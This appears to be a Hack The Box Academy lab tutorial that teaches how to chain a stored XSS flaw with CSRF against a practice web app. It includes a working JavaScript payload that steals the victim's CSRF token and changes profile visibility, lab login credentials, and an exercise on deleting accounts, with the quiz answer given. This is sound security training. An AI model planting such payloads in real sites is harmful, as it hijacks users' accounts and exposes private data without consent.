XSS & CSRF Chaining

Sometimes, even if we manage to bypass CSRF protections, we may not be able to create cross-site requests due to some sort of same origin/same site restriction. If this is the case, we can try chaining vulnerabilities to get the end result of CSRF.

Let us provide you with a practical example.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (`minilab.htb.net`) to access the application.

Navigate to `http://minilab.htb.net` and log in to the application using the credentials below:

- `Email: crazygorilla983`
- `Password: pisces`

This is an account that we created to look at the application's functionality.

Some facts about the application:

- `The application features same origin/same site protections as anti-CSRF measures (through a server configuration - you won't be able to actually spot it)`
- `The application's` *`Country`* `field is vulnerable to stored XSS attacks (like we saw in the` *`Cross-Site Scripting (XSS)`* `section)`

Malicious cross-site requests are out of the equation due to the same origin/same site protections. We can still perform a CSRF attack through the stored XSS vulnerability that exists. Specifically, we will leverage the stored XSS vulnerability to issue a state-changing request against the web application. A request through XSS will bypass any same origin/same site protection since it will derive from the same domain!

Now it is time to develop the appropriate JavaScript payload to place within the *Country* field of Ela Stienen's profile.

Let us target the *Change Visibility* request because a successful CSRF attack targeting *Change Visibility* can cause the disclosure of a private profile.


First, we need to intercept the related request.

Run Burp Suite as follows.


```
XSS & CSRF Chaining

MisaelMacias@htb[/htb]$ burpsuite
```

By browsing the application, we notice that Ela Stienen can't share her profile. This is because her profile is *private*. Let us change that by clicking "Change Visibility."

Then, activate Burp Suite's proxy (*Intercept On*) and configure your browser to go through it. Now click *Make Public!*.



You should see the below inside Burp Suite's proxy.



My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

Forward all requests so that Ela Stienen's profile becomes public.

Let us focus on the payload we should specify in the *Country* field of Ela Stienen's profile to successfully execute a CSRF attack that will change the victim's visibility settings (From private to public and vice versa).

The payload we should specify can be seen below.

Code: javascript

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/app/change-visibility',true);
req.send();
function handleResponse(d) {
    var token = this.responseText.match(/name="csrf" type="hidden" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/app/change-visibility', true);
    changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    changeReq.send('csrf='+token+'&action=change');
};
</script>
```

Let us break things down for you.

Firstly we put the entire script in `<script>` tags, so it gets executed as valid JavaScript; otherwise, it will be rendered as text.

Code: javascript

```
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/app/change-visibility',true);
req.send();
```

The script snippet above creates an ObjectVariable called *req*, which we will be using to generate a request. *var req = new XMLHttpRequest();* is allowing us to get ready to send HTTP requests.

Code: javascript

```
req.onload = handleResponse;
```

In the script snippet above, we see the *onload* event handler, which will perform an action once the page has been loaded. This action will be related to the *handleResponse* function that we will define later.

Code: javascript

```
req.open('get','/app/change-visibility',true);
```

In the script snippet above, we pass three arguments. *get* which is the request method, the targeted path */app/change-visibility* and then *true* which will continue the execution.

Code: javascript

```
req.send();
```

The script snippet above will send everything we constructed in the HTTP request.

Code: javascript

```
function handleResponse(d) {
    var token = this.responseText.match(/name="csrf" type="hidden" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/app/change-visibility', true);
    changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    changeReq.send('csrf='+token+'&action=change');
};
```


The script snippet above defines a function called *handleResponse*.

Code: javascript

```
var token = this.responseText.match(/name="csrf" type="hidden" value="(\w+)"/)[1];
```

The script snippet above defines a variable called *token*, which gets the value of *responseText* from the page we specified earlier in our request. `/name="csrf" type="hidden" value="(\w+)"/)[1];` looks for a hidden input field called *csrf* and \w+ matches one or more alphanumeric characters. In some cases, this may be different, so let us look at how you can identify the name of a hidden value or check if it is actually "CSRF".

Open Web Developer Tools (Shift+Ctrl+I in the case of Firefox) and navigate to the *Inspector* tab. We can use the *search* functionality to look for a specific string. In our case, we look for *csrf*, and we get a result.



Note: If no result is returned and you are certain that CSRF tokens are in place, look through various bits of the source code or copy your current CSRF token and look for it through the search functionality. This way, you may uncover the input field name you are looking for. If you still get no results, this doesn't mean that the application employs no anti-CSRF protections. There could be another form that is protected by an anti-CSRF protection.

Code: javascript

```
var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/app/change-visibility', true);
    changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    changeReq.send('csrf='+token+'&action=change');
```

The script snippet above constructs the HTTP request that we will send through a XMLHttpRequest object.

Code: javascript

```
changeReq.open('post', '/app/change-visibility', true);
```

In the script snippet above, we change the method from GET to POST. The first request was to move us to the targeted page and the second request was to perform the wanted action.

Code: javascript


```
changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
```

The script snippet above is setting the Content-Type to *application/x-www-form-urlencoded*.

Code: javascript


```
changeReq.send('csrf='+token+'&action=change');
```

The script snippet above sends the request with one param called *csrf* having the value of the *token* variable, which is essentially the victim's CSRF token, and another parameter called *action* with the value *change*. These are the two parameters that we noticed while inspecting the targeted request through Burp.



Let us try to make a victim's profile public.


First, submit the full payload to the *Country* field of Ela Stienen's profile and click "Save".




Open a `New Private Window`, navigate to `http://minilab.htb.net` again and log in to the application using the credentials below:

- `Email: goldenpeacock467`
- `Password: topcat`

This is a user that has its profile "private." No "Share" functionality exists.







Open a new tab and browse Ela Stienen's public profile by navigating to the link below.


```
http://minilab.htb.net/profile?email=ela.stienen@example.com
```

This is what the victim will come across.



Now, if you go back to the victim's usual profile page and refresh/reload the page, you should see that his profile became "public" (notice the "Share" button that appeared).







You just executed a CSRF attack through XSS, bypassing the same origin/same site protections in place!


Extra practice: Adapt the XSS payload above to delete @goldenpeacock467's account through CSRF.

▶ **Click to show answer**

The following section will focus on identifying and bypassing weak CSRF tokens to execute CSRF attacks.







Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!


Download VPN Connection File

Target(s): Click here to spawn the target system!

vHosts needed for these questions:

- `minilab.htb.net`

+ 1 Same Origin Policy cannot prevent an attacker from changing the visibility of


@goldenpeacock467's profile. Answer Format: Yes or No
Yes
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX